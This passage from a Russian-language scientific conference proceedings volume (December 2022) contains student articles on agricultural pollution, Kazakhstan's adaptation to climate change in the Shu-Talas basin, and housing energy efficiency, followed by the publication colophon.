*Студентка, ФГБОУ ВО «Донской государственный аграрный университет»*

*Научный руководитель: Миронченко Мария Викторовна*

*Ассистент, ФГБОУ ВО «Донской государственный аграрный университет»*

*В статье мы проанализируем экологические проблемы, возникающие в результате интенсификации развития агропромышленного комплекса. Тема охраны окружающей среды в сельском хозяйстве становится наиболее актуальной в связи с процессами загрязнения природных ресурсов, используемых в аграрном производстве. Также будут рассмотрены пути решения экопроблем АПК в условиях современных технологий.*

**Ключевые слова:** *агропромышленный комплекс, экологические проблемы, минеральные удобрения, ядохимикаты, интенсификация, сельское хозяйство, земледелие, животноводство, эрозия, агротехника.*

Сельское хозяйство – один из видов деятельности, который считается наиболее распространенным в мире. Практически в каждой стране он представлен и активно развивается. Около 1,1 миллиарда экономически активного населения задействованы именно в этой отрасли. Земля – это то, без чего она бы не смогла реализоваться, главное средство производства для сельского хозяйства. Учитывая этот факт, удивительно как люди бездумно затрачивают её ресурсы, а человеческие потребности все растут. Численность населения Земли постоянно возрастает, а значит, требуется больше продуктов питания и больше территорий, на которых они выращиваются.

В развитии сельского хозяйства естественный фитоценоз заменяется агроценозом. Из минеральных удобрений фосфорные удобрения содержат наиболее тяжелые металлы. При использовании органических удобрений тяжелые металлы также попадают в почву в определенных количествах. Балластные элементы в удобрениях и мелиорантах вредны для почвы и растений.

Эрозия – разрушение верхнего слоя почвы природными и антропогенными силами – еще один важный фактор, влияющий на урожайность почвы. Нерациональное землепользование быстро истощает почву, делая ее совершенно непригодной для сельского хозяйства. В России насчитывается более 116 млн га эрозийных почв. Деградация почв происходит в результате сельскохозяйственных технологий и техники.

Наиболее неблагоприятными последствиями для почвы являются: использование химических веществ и пестицидов; увеличение стока скота; выбросы вредных газов в атмосферу животноводством. Специализация сельскохозяйственного производства внутри одного хозяйства усилили обособленность растениеводства и животноводства, но в то же время сблизили их с другими отраслями – поставщиками дешёвого промышленного сырья: комбикормов для животных, белково-витаминного концентрата, минеральных удобрений, ядохимикатов[1]. В крупные сельскохозяйственные комплексы в растениеводстве заинтересованы только в минеральных удобрениях, так как это приносит быстрый прирост продукции сегодня, а применять органические удобрения хлопотно и требует времени учёта, контроль и требовательность, производители продукции с целью сокращения и без того больших затрат на единицу продукции пытаются свести к минимуму издержки на утилизацию. Пестициды используются для того, чтобы устранить какого-то определенного вредителя, сорняки или болезни на участке. Но эти ядохимикаты работают куда глобальнее и поражают все живое, с чем сталкиваются. Представьте, что от того что фермеры обрабатывают свои участки пестицидами, умирает 80% зайцев, кабанов и лосей нашей страны. Под угрозой воздействия пестицидов

находится все население земли, они могут накапливаться не только в телах рыб и птиц, но и в грудном молоке женщин.

В результате нарушения правил хранения, транспортировки и использования минеральных удобрений и пестицидов представляют угрозу для окружающей среды. Более 30% хозяйств в Российской Федерации не имеют специализированных помещений для поставки оборудования, обработки семян и мойки транспортных средств. При функционировании животноводческого комплекса возникают такие негативные факторы воздействия животноводства на окружающую среду, как: перевыпас – выпас скота в количествах, превышающих способность пастбищ к восстановлению, неочищенные отходы животноводческих комплексов. Очистные сооружения либо полностью отсутствуют, либо не способны перерабатывать и рационально использовать большие объемы навоза [2].

Экологические проблемы в отрасли агропромышленной очистки связаны с попаданием неочищенных сточных вод в природные водоемы, что приводит к нарушению кислородного режима, изменению видов микрофлоры и разрушению природных экосистем. Предприятия АПК по переработке сахара, молока, мяса, масла и овощей не соблюдают нормативы предельно допустимых сбросов, преобладающими загрязнителями сточных вод являются нитраты, фосфаты, хлориды, сульфаты, жиры.

Проблема также заключается в том, что вредители, в силу своей многочисленности, очень быстро в процессе естественного отбора возникают породы, устойчивые к ядам, и приходится начинать все с начала: синтезировать новые яды, испытывать их, внедрять в производство и т.д. Использование биологических методов борьбы с вредителями в сельском и лесном хозяйстве помогает решить эту проблему [3].

Переход к соблюдению экологических требований всей сельскохозяйственной деятельности с учетом природных особенностей земельных ресурсов должен стать главным принципом дальнейшего развития АПК, и в соответствии с этим принципом, ориентируясь на него, должны осуществляться мероприятия по механизации, химизации, пчеловодству, внедрению достижений научно-технического прогресса. Решить эту проблему помогает разработка комплексных программ, направленных на минимизацию экологических последствий. Обеспечение продовольственной безопасности страны, сохранение здоровья людей, бережное экономическое отношение к национальному богатству страны – задачи первостепенной экономической и социальной важности.

#### **Список использованных источников**

1. *Корытный, Л. М. Экологические основы природопользования: учеб. пособие для СПО / Л. М. Корытный, Е. В. Потапова. – 2-е изд., испр. и доп. – М.: Издательство Юрайт, 2019. – 374 с.*
2. *Третьякова, Н. А. Основы экологии: учеб. пособие для вузов / Н. А. Третьякова ; под науч. ред. М. Г. Шишова. – М.: Издательство Юрайт, 2019. – 111 с*
3. *Хван, Т. А. Экологические основы природопользования: учебник для СПО / Т. А. Хван. – 6-е изд., перераб. и доп. – М.: Издательство Юрайт, 2019. – 253 с.*

#### **WAYS TO SOLVE ENVIRONMENTAL PROBLEMS IN AGRICULTURE**

**Reznik E.S.**

*In the article we will analyze the environmental problems arising as a result of the intensification of the development of the agro-industrial complex. The relevance of the topic of environmental protection in agriculture is gradually increasing due to the processes of pollution of natural resources used in agricultural production. Ways of solving agro-industrial complex ecological problems will also be considered.*

**Keywords:** *agro-industrial complex, environmental problems, mineral fertilizers, pesticides, intensification, agriculture, animal husbandry, erosion.*

\*\*\*\*\*

## ОБЗОР ДЕЯТЕЛЬНОСТИ РЕСПУБЛИКИ КАЗАХСТАН ПО АДАПТАЦИИ К ИЗМЕНЕНИЮ КЛИМАТА НА ПРИМЕРЕ ШУ-ТАЛАССКОГО ВОДОХОЗЯЙСТВЕННОГО БАССЕЙНА

*Сафина Аминат Умурзаковна  
Студент, КазНУ им. Аль-Фараби*

*Регион Центральной Азии подвержен влиянию изменения климата, что усугубляет и без того сложную ситуацию, характеризующуюся низким уровнем осадков, засушливостью, резким колебанием погодных условий и неравномерным распределением водных ресурсов. Чем быстрее меняется климат и чем дольше откладываются усилия по адаптации, тем сложнее и дороже будут последствия. Поэтому, справедливо полагать, что адаптация должна быть интегрирована в программы устойчивого и экономического развития каждого государства.*

**Ключевые слова:** Шу-Таласский водохозяйственный бассейн, адаптация к изменению климата, Республика Казахстан, водные ресурсы, управление водными ресурсами.

Согласно статье 312 Экологического кодекса РК: «Адаптация к изменению климата осуществляется в соответствии с настоящим Кодексом и международными договорами Республики Казахстан в области изменения климата и означает процесс предотвращения и снижения потерь и использования выгод, связанных с наблюдаемыми и прогнозируемыми воздействиями изменения климата.» [1].

Республика Казахстан является одной из самых уязвимых стран к изменению климата.

Водная зависимость Казахстана от соседних стран составляет почти 50%. Ориентация Казахстана на производство водоемких сельскохозяйственных культур (прежде всего хлопка и риса) привела к чрезвычайно водоемкому характеру аграрного производства. На нужды орошаемого земледелия забирается подавляющая часть воды, потребляемой в южных регионах. В условиях засушливого климата дефицит воды и несовершенство оросительной инфраструктуры может привести к практически полному изъятию водных ресурсов на юге Казахстана. [2].

В Казахстане имеется ряд ключевых стратегий, концепций и сопутствующих планов действий, в которых обозначены стратегические направления деятельности по смягчению и адаптации к климатическим изменениям в стране. "Второе национальное сообщение по Рамочной конвенции ООН об изменении климата в Казахстане" (Астана, 2009 год) является одним из ключевых документов, отражающих ситуацию с климатическими изменениями в Казахстане. В нем содержится подробная оценка уязвимости, воздействия изменения климата и меры по адаптации.

Меры по адаптации водных ресурсов к изменению климата в Казахстане можно проанализировать согласно классификации ЮНЕП [3]:

*Таблица 1*

*Анализ мер по адаптации водных ресурсов в Республике Казахстан  
согласно классификации ЮНЕП [3].*

Типология ЮНЕП	Ситуация в Казахстане
Диверсификация водоснабжения	Опреснение воды на западе Казахстана
Пополнение запасов подземных вод	В Казахстане не осуществляется
Подготовка к чрезвычайным метеорологическим явлениям (Буровые скважины/Трубочатые колодцы как возможность борьбы с засухой для бытового водоснабжения)	В Казахстане не осуществляется. Колодцы строятся только для обводнения пастбищ. В период 2014 – 2019 годы для обводнения пастбищ построено 5978 колодцев, при запланированном показателе в 3633 единицы [4]
Устойчивость к деградации качества воды (улучшение устойчивости к затоплениям колодцев)	В Казахстане не осуществляется

Контроль ливневых вод и их отвод (Сбор дождевых стоков с поверхности земли – небольшие резервуары и микро водосборные бассейны; сбор дождевых осадков с крыш) –	В Казахстане не осуществляется
Охрана вод и их рациональное использование	Производится контроль утечек, обнаружение и ремонт трубопроводов. По итогам 2020 года изношенность сетей водоснабжения составляет 50%, водоотведение 56%.

Значимым проектом, нацеленным именно на адаптацию и развитие потенциала, разработанный в рамках совместного проекта ПРООН и Министерства окружающей среды и водных ресурсов является проект “Укрепление потенциала в области устойчивого развития посредством включения вопросов изменения климата в стратегическое планирование в Республике Казахстан” (2009-2010 гг.). Результатом проекта стало принятие концепции по адаптации к изменению климата в Казахстане, представленной в МООС РК в декабре 2010 г. [5]. Предусматриваемые данной концепцией цели и задачи заключаются в сокращении уязвимости населения, экономики и природных ресурсов перед существующими проблемами, заключающимися в изменчивости климата и прогнозируемых климатических изменениях, и снижении рисков наиболее вероятных стихийных бедствий, способных причинить значительный гуманитарный, экономический и экологический ущерб.

В 2021 году Министром экологии, геологии и природных ресурсов Республики Казахстан подписан приказ №170 «Об утверждении правил организации и реализации процесса адаптации к изменению климата».

#### Деятельность Республики Казахстан по адаптации к изменению климата в регионе Шу-Таласского водохозяйственного бассейна

Территория Шу-Таласского водохозяйственного бассейна сформирована реками Шу, Талас и Аса. Общая площадь бассейна составляет 64,3 тыс. км<sup>2</sup> (включая часть территории Кыргызстана). Численность населения на территории казахстанской части бассейна (Жамбылская область) – 1,1 млн. человек [6].

Главные реки – Шу и Талас – являются трансграничными, сток которых, в основном, формируется на территории Кыргызской Республики [7].

### Жамбылская область




Рисунок 1 – Временной ряд аномалий годовых температур воздуха (°C) Жамбылской области Казахстана за период 1941–2021 гг. [11]

Анализ изменения среднегодовой температуры воздуха предгорной зоны Жамбылской области показывает, что в период с 1914 по 2021 гг. скорость повышения среднегодовой температуры воздуха составляет 0,0033 °C/год.

Таблица 2

Характеристики линейного тренда аномалии сезонных и годовых сумм атмосферных осадков (%нормы/10 лет), в Жамбылской области за период 1976–2021 гг

Регион	Год		Зима		Весна		Лето		Осень	
	а	Д	а	Д	а	Д	а	Д	а	Д



Жамбылская область	-1,9	1	0,0	0	-1,9	1	2,4	0	4,8	3
--------------------	------	---	-----	---	------	---	-----	---	-----	---

Основными водопользователями являются сельское хозяйство (около 94%), предприятия промышленности и жилищно-коммунального хозяйства (5,5%) прочие (0,5%) [8].

Значительная часть водных ресурсов в бассейне рек Шу-Талас используется для ирригации, поэтому Жамбылская область в период вегетации полностью зависит от соблюдения Кыргызской стороной условий «Положения о делении стоков трансграничных рек Шу и Талас», утвержденных Минводхозом СССР от 1983 г. и временного «Положения о вододелении Куркуреусу и Аспара» от 1948 г. [9]

В целях развития взаимовыгодного сотрудничества в области водопользования на надежной правовой основе в 2000 году в Астане (Казахстан) было подписано межправительственное соглашение «Об использовании водохозяйственных сооружений межгосударственного пользования на реках Чу и Талас». Соглашение вступило в силу в 2002 году. Соглашение предусматривает совместное финансирование расходов на эксплуатацию и техническое обслуживание водохозяйственных сооружений межгосударственного пользования, расположенных на территории Кыргызстана. К таким сооружениям относятся Кировское водохранилище на реке Талас, Орто-Токойское водохранилище, Обводные Чуйские железобетонные каналы, каналы Чуйский Западный и Восточный с относящимися к ним гидротехническими сооружениями и Чумышский гидроузел на реке Чу. Для реализации Соглашения в 2006 году была создана Комиссия Республики Казахстан и Кыргызской Республики по использованию водохозяйственных сооружений межгосударственного пользования на реках Чу и Талас (ЧТВК). Среди основных задач ЧТВК – организация и координация деятельности по выполнению Соглашения; проведение комплексного анализа и прогнозирование состояния трансграничных водных объектов; согласование лимитов, нормативов и процедур водопотребления; организация совместных действий в чрезвычайных ситуациях; обмен гидрологическими прогнозами; мониторинг водных ресурсов и др. Кроме того, ЧТВК регулирует долевое участие Республики Казахстан в содержании водохозяйственных сооружений межгосударственного значения. Для эффективной деятельности ЧТВК создан и функционирует ее секретариат и пять рабочих групп.

В процессе внедрения политики интегрированного управления водными ресурсами в трансграничных бассейнах члены Комиссии пришли к решению о необходимости разработки нового проекта Соглашения, а в перспективе – создания Межгосударственного бассейнового совета (в настоящее время в обеих странах утверждены бассейновые советы, которые могут стать частями будущей межгосударственной структуры). Для создания такого органа, который будет содействовать координации использования водных ресурсов бассейна и управления ими, а также для поддержки деятельности Комиссии была подготовлена Стратегическая записка «Интегрированное управление водными ресурсами в бассейнах рек Чу и Талас». Документ основан на принципах устойчивого развития, бассейнового и интегрированного подхода к управлению водными ресурсами, участия в нем общественности, а также прозрачности и ответственности в процессе принятия решений по управлению водными ресурсами. Для развития сотрудничества между странами предполагалось разработать план мероприятий по обеспечению орошаемых земель поливной водой, в число которых вошли бы разработка нового проекта соглашения по вододелению реки Аспара, изучение возможности подпитки Западного Большого Чуйского канала из горных источников и строительство сезонного водохранилища на реке Аспара. Строительство сезонного водохранилища на реке Аспара находится в стадии обсуждения; разработана и утверждена Правительством Республики Казахстан Государственная программа «Управление водными ресурсами в Республике Казахстан до 2040 года» [10].

При участии международных организаций, двусторонних программ технической помощи и неправительственных организаций в регионе был реализован и продолжает осуществляться ряд международных проектов, которые также занимаются решением водных проблем региона, а именно:

1. проект «Поддержка создания комиссии по рекам Чу и Талас между Казахстаном и Кыргызстаном» (ОБСЕ, ЕЭК ООН, ЭСКАТО ООН при участии Российско-Эстонского центра трансграничного сотрудничества, 2003 год);

2. проект «Улучшение управления водными ресурсами Центральной Азии» (Азиатский банк развития, 2005-2008 годы (I фаза), 2009-2013 годы (II фаза));

3. проект «Развитие сотрудничества в бассейнах рек Чу и Талас» (ЕЭК ООН, ОБСЕ);
4. проект «Продвижение международного сотрудничества по управлению водными ресурсами трансграничных рек Чу и Талас» (Швейцарское агентство по развитию и сотрудничеству, 2009- 2013 годы (I фаза), 2014-2016 годы (II фаза));
5. проект «Развитие сотрудничества по адаптации к изменению климата в Чу-Таласском трансграничном бассейне» («Инициатива окружающая среда и безопасность», ПРООН, ЕЭК ООН, ОБСЕ, 2010-2013 годы);
6. проект «Создание и ведение базы данных водно-земельных ресурсов трансграничного бассейна» (GIZ, 2013);
7. проект «Безопасность плотин в Центральной Азии: создание потенциала для регионального сотрудничества» (ЕЭК ООН, 2007-2011 годы (II фаза), 2013-2016 годы (III фаза)).

В свете реализации статьи 5 «Соглашения между Правительством Республики Казахстан и Правительством Кыргызской Республики об использовании водохозяйственных сооружений межгосударственного пользования на реках Чу и Талас» под эгидой ОБСЕ, ЕЭК и ЭСКАТО в рамках программы СПЕКА в течение 2002 – 2004 годов было разработано «Положение о Комиссии Республики Казахстан и Кыргызской Республики по использованию водохозяйственных сооружений межгосударственного пользования на реках Чу и Талас». Главным итогом работы проекта стало создание двухсторонней Комиссии Республики Казахстан и Кыргызской Республики по использованию водохозяйственных сооружений межгосударственного пользования на реках Чу и Талас, далее Комиссия, и согласованное обеими сторонами Положение о двухсторонней Комиссии.

Меры по улучшению качества воды и снижения уровня загрязнения водных ресурсов заключаются в скорейшей модернизации, реконструкции или восстановлении загрязненных сточных вод и повышении мощностей очистных сооружений городов Токмок, Бишкек и Кара-Балта в бассейне реки Шу.

#### **Заключение**

От того, насколько рационально будут использоваться водные ресурсы, особенно в условиях прогнозируемого снижения стока рек, зависит жизнеобеспечение около трех миллионов человек в обеих республиках, поэтому особенное значение приобретают меры по экономии воды.

Несмотря на объемную работу, проделанную Республикой Казахстан, по адаптации к изменению климата в регионе Шу-Таласского водохозяйственного бассейна все же сохраняются различия с Кыргызской Республикой в оценке водохозяйственных данных и тенденций использования водных ресурсов в бассейне. Для полноценного планирования совместных действий по адаптации совершенно необходимо согласование водохозяйственной информации, а также методики прогнозирования и анализа. Совместный мониторинг, сопоставимость данных и приведение методологии и стандартов к мировому уровню помогут повысить достоверность данных о количестве и качестве водных ресурсов, а также взаимное доверие между Кыргызской Республикой и Республикой Казахстан.

#### **Список использованных источников**

1. *Экологический кодекс Республики Казахстан. – 2021.*
2. *Второе Национальное Сообщение Республики Казахстан Конференции Сторон Рамочной конвенции ООН об изменении климата // Министерство охраны окружающей среды Республики Казахстан, Астана. – 2009. – 192 с.*
3. *Технологии для адаптации к изменению климата. ЮНЕП: Водный сектор / сост. М. Эллиот, Э. Армстронг, Д. ЛоБульо и др. Камбоджи. – 2011. – 156 с.*
4. *Национальный доклад по переходу Республики Казахстан к «зеленой экономике» за 2017 – 2019 годы. – 28 с.*
5. *Генина М. и др. Анализ деятельности в области адаптации к изменению климата в Центральной Азии потребности, рекомендации, практики. Алматы. – 2011. – 147 с.*

6. Бюро национальной статистики Агентства по стратегическому планированию и реформам Республики Казахстан. [Электронный ресурс]. – Режим доступа: URL: [Www.stat.gov.kz](http://www.stat.gov.kz)

7. Кудайбергенов Н. Современное состояние и пути развития сотрудничества с Кыргызской Республикой в бассейнах трансграничных рек Шу и Талас.

8. М.Ж. Бурлибаев, И.В. Шенбергер. О требованиях экосистем рек Шу и Талас к гидрологическому и гидрохимическому режимам водотоков // Гидрометеорология и экология. – 2019. = № 1.

9. Положение о делении стока в бассейне реки Шу. Утверждено Минводхозом СССР 24.02.1983 г. – Москва. – 1983. – 12 с.

10. Мусаев А.И. Оценка ресурсного потенциала сбросных вод в Шу-Таласском междуречье.

## **OVERVIEW OF THE ACTIVITIES OF THE REPUBLIC OF KAZAKHSTAN ON ADAPTATION TO CLIMATE CHANGE ON THE EXAMPLE OF THE SHU-TALAS WATER BASIN**

*Safina A.U.*

*The Central Asian region is affected by climate change, which exacerbates an already difficult situation characterized by low precipitation, aridity, sharp fluctuations in weather conditions and uneven distribution of water resources. The faster the climate changes and the longer adaptation efforts are delayed, the more difficult and expensive the consequences will be. Therefore, it is fair to believe that adaptation should be integrated into the programs of sustainable and economic development of each state.*

**Keywords:** *Shu-Talas water basin, adaptation to climate change, Republic of Kazakhstan, water resources, water resources management.*

\*\*\*\*\*

## ПОВЫШЕНИЕ ЭНЕРГОЭФФЕКТИВНОСТИ КАК ОДИН ИЗ ИНСТРУМЕНТОВ ЭКОЛОГИЗАЦИИ СФЕРЫ ЖКХ

**Фролова Анна Алексеевна**

*Магистрантка, Томский Государственный архитектурно-строительный университет*

**Устинова Мария Владимировна**

*Доцент, кандидат экономических наук, Томский Государственный архитектурно-строительный университет*

*В статье рассматривается проблема повышения энергоэффективности жилищного фонда, мероприятия направленные на ее повышение. Проанализированы основные источники теплопотерь здания и направления их снижения, а также представлен расчет теплопотерь через окна. Перечислены основные проекты по модернизации жилого фонда в РФ.*

**Ключевые слова:** ЖКХ, энергоэффективность, экологизация, парниковые газы, модернизация ЖКХ, жилищный фонд, классы энергоэффективности, теплопотери, строительные материалы.

Сегодня проблема негативного воздействия на окружающую среду рассматривается во всех сферах, и жилищно-коммунальное хозяйство не является исключением. Наиболее актуальной является проблема парниковых газов, вызывающих изменение климата. Только жилые здания продуцируют 11% объема выбросов CO<sub>2</sub>, коммунальные отходы – 4%. Одна из причин – износ жилого фонда, в связи с чем необходима модернизация жилищной отрасли и ориентир на энергоэффективность.

В последние годы с расширением законодательной базы происходит постепенный переход на энергоэффективное жилье, благодаря которому не снижается не только влияние на окружающую среду, но и происходит сокращение потребления ресурсов и их более рациональное использование.

На основании приказа Министерства строительства и жилищно-коммунального хозяйства Российской Федерации №399/пр от 06.06.2016 многоквартирным домам присвоены классы энергоэффективности (рис. 1) [1].

Обозначение класса	Наименование класса	Сколько тепловой энергии экономит или теряет дом
A++	Высочайший	Экономия более 60%
A+	Высочайший	Экономия от 50% до 60%
A	Очень высокий	Экономия от 40% до 50%
B	Высокий	Экономия от 30% до 40%
C	Повышенный	Экономия от 15% до 30%
D	Нормальный	Экономия до 15%
E	Пониженный	Теряет до 25%
F	Низкий	Теряет от 25 до 50%
G	Очень низкий	Теряет более 50%

*Рисунок 1 – Классы энергоэффективности и их экономичность*

Класс энергетической эффективности многоквартирного дома определяется исходя из сравнения фактических или расчетных значений показателя удельного годового расхода энергетических ресурсов, отражающего удельный расход энергетических ресурсов на общедомовые нужды, и базовых значений показателя удельного годового расхода энергетических ресурсов в многоквартирном доме.

В рамках повышения энергоэффективности можно выделить мероприятия по классификации жилого фонда на классы энергоэффективности, проведению энергетического обследования и энергоаудита, использованию энергоэффективных строительных материалов.

Повышение энергоэффективности относят к приоритетным направлениям инвестиционной деятельности России. Из-за высокой энергоемкости ВВП взят ориентир на снижение потребления энергоресурсов. А острой проблемой становятся большие теплопотери в зданиях: крыша – 10-20%, стены – 15-25%, фундамент – 15-25%, окна – 20-40%.

Основные теплопотери приходятся на окна, а именно через стеклопакет, и чем больше площадь остекления, тем выше теплопотери. Раньше при строительстве учитывался климатический фактор, это влияло на площадь остекления. Сейчас же современная мода и запросы общества диктуют тенденцию к использованию большей площади стеклопакетов. Это в свою очередь создает благоприятный климат в помещении и позволяет дольше использовать естественное освещение, которое оказывает позитивное влияние на здоровье человека.

Рассчитаем теплопотери через окна по формуле

$$Q = \frac{1}{R} \times S \times T$$

Q – теплопотери (Вт);

R – сопротивление теплопередаче (м<sup>2</sup>\*С / Вт);

S – площадь остекления (м<sup>2</sup>), 20;

T – разница между температурой внутреннего воздуха (+22 С°) и на улице в самые холодные 5 дней года (-10 С° – приняты условно для удобства расчётов).

При стоимости стеклопакета 2396 руб/м<sup>2</sup> сопротивление теплопередачи R = 0,36 м<sup>2</sup>\*С / Вт. Стоимость остекления 20 м<sup>2</sup> составят 47920 рублей.

За час теплопотери составят 1,78 кВт\*ч. Для определения стоимости теплопотери в месяц умножаем теплопотери (Q) на 24 часа и на количество дней в месяце. Отсюда получаем 1281,6 кВт\*/месяц и умножаем на стоимость киловатта 4,39 руб. за 1 кВт\*ч (одноставочный тариф на электроэнергию в Томске и Томской области). В итоге получаем расход 5626,2 рублей в месяц.

Сокращение теплопотери может достигаться за счет энергоэффективного остекления, многослойных стекол, теплоотражающей пленки (атермальной пленки), особенно это необходимо для помещений, где большая площадь остекления. Также большие теплопотери происходят через фундамент и стены, основной причиной которых является использование некачественных и устаревших материалов. К современным теплоизоляционным материалам относят следующие строительные материалы: минеральная вата, пенополистерол, аэрогель, теплоблок и др. Такие материалы безопасны для здоровья человека, экологичны и теплоэффективны [2]. Все чаще используется утепленная шведская плита для утепления фундамента, в которую закладываются инженерные коммуникации дома на этапе его возведения.

В настоящее время в России уже немало количество реализованных проектов по модернизации жилья, а именно проектов энергоэффективного капитального ремонта. Такие проекты реализованы в следующих субъектах: Алтайский край, Белгородская область, Владимирская область, Воронежская область, Ивановская область, Калининградская область, Московская область, Новгородская область, Новосибирская область, Пензенская область, Пермский край, Республика Адыгея, Тамбовская область, Удмуртская Республика [3].

В ходе модернизации проведены работы:

- повышение теплозащиты окон мест общего пользования;
- повышение теплозащиты наружных стен;
- замена светильников на основе ламп накаливания в местах общего пользования на энергоэффективные осветительные приборы;
- установка систем автоматического контроля и регулирования освещения в местах общего пользования и др.

Как правило целью таких проектов является:

продление сроков эксплуатации;

снижение теплопотерь;

достижение целевого показателя экономии ресурсов не ниже 17,2%.

В заключении можно сказать, что проблема повышения энергоэффективности и экологизации сферы ЖКХ особо актуальна, ведь именно данный сектор непосредственно связан с комфортом населения. Энергоэффективность и экологизация достигаются за счет различных мероприятий, которые позволяют снизить энергопотребление на 30%. В настоящее время реализуются различные проекты по повышению энергоэффективности жилых зданий с использованием современных строительных материалов, в результате чего фактический показатель энергосбережения составил от 10,04% до 30,42%.

#### **Список использованных источников**

1. Российская Федерация. Министерство строительства и жилищно-коммунального хозяйства. Об утверждении правил определения класса энергетической эффективности многоквартирных домов: Приказ Министерства строительства и жилищно-коммунального хозяйства России от 06.06.2016 № 399/пр: редакция от 06.06.2016. – Текст: электронный // ГАРАНТ-Образование. – URL: <http://edu.garant.ru/> – (дата обращения: 30.11.2022). – Режим доступа: для зарегистрир. пользователей.

2. Морозова, Е. В. Перспективы применения теплблоков в гражданском строительстве в Кемеровской области / Е. В. Морозова // Россия молодая: Сборник материалов VII Всероссийской научно-практической конференции молодых ученых с международным участием, Кемерово, 21–24 апреля 2015 года. – Кемерово: Кузбасский государственный технический университет им. Т.Ф. Горбачева, 2015. – С. 708.

3. Реформа ЖКХ // Государственная корпорация – Фонд содействия реформированию жилищно-коммунального хозяйства [Электронный ресурс] – режим доступа <https://www.reformagkh.ru/> (Дата обращения 28.11.2022).

#### **INCREASING ENERGY EFFICIENCY AS A TOOL FOR GREENING THE HOUSING AND UTILITIES SECTOR**

*Frolova A.A., Ustinova M.V.*

*The article deals with the problem of improving the energy efficiency of housing stock, measures to improve it. The main sources of heat loss of the building and directions of its reduction are analyzed, and calculation of heat loss through the windows is presented. The basic projects on modernization of a housing stock in the Russian Federation are listed.*

**Keywords:** *housing economy, energy efficiency, ecologization, greenhouse gases, modernization of housing economy, housing stock, classes of energy efficiency, heat losses, building materials.*

\*\*\*\*\*

научное издание

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ «НАЦИОНАЛЬНЫЙ  
ИССЛЕДОВАТЕЛЬСКИЙ ИНСТИТУТ ДОПОЛНИТЕЛЬНОГО  
ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ» (АНО «НИИ ДПО»)

# **МИРОВЫЕ ТЕНДЕНЦИИ РАЗВИТИЯ НАУКИ И ТЕХНИКИ: ПУТИ СОВЕРШЕНСТВОВАНИЯ**

Материалы X Международной научно-практической конференции

г. Москва, 29 Декабря 2022 г.

## **Часть 1**

---

Выпускающий редактор – Широкова К.К.  
Дизайн и верстка – ООО "Пресс-центр"

---

Отпечатано в ООО "Пресс-центр"  
Сдано в набор 30.12.2022 г. Подписано в печать 12.01.2023 г. Формат 70x100/16.  
Бумага офсетная. Печать цифровая. Гарнитура Century Gothic.  
Усл. печ. л. 19,43. Тираж 500 экз.

---

ISBN 978-5-6049138-9-5



9 785604 913895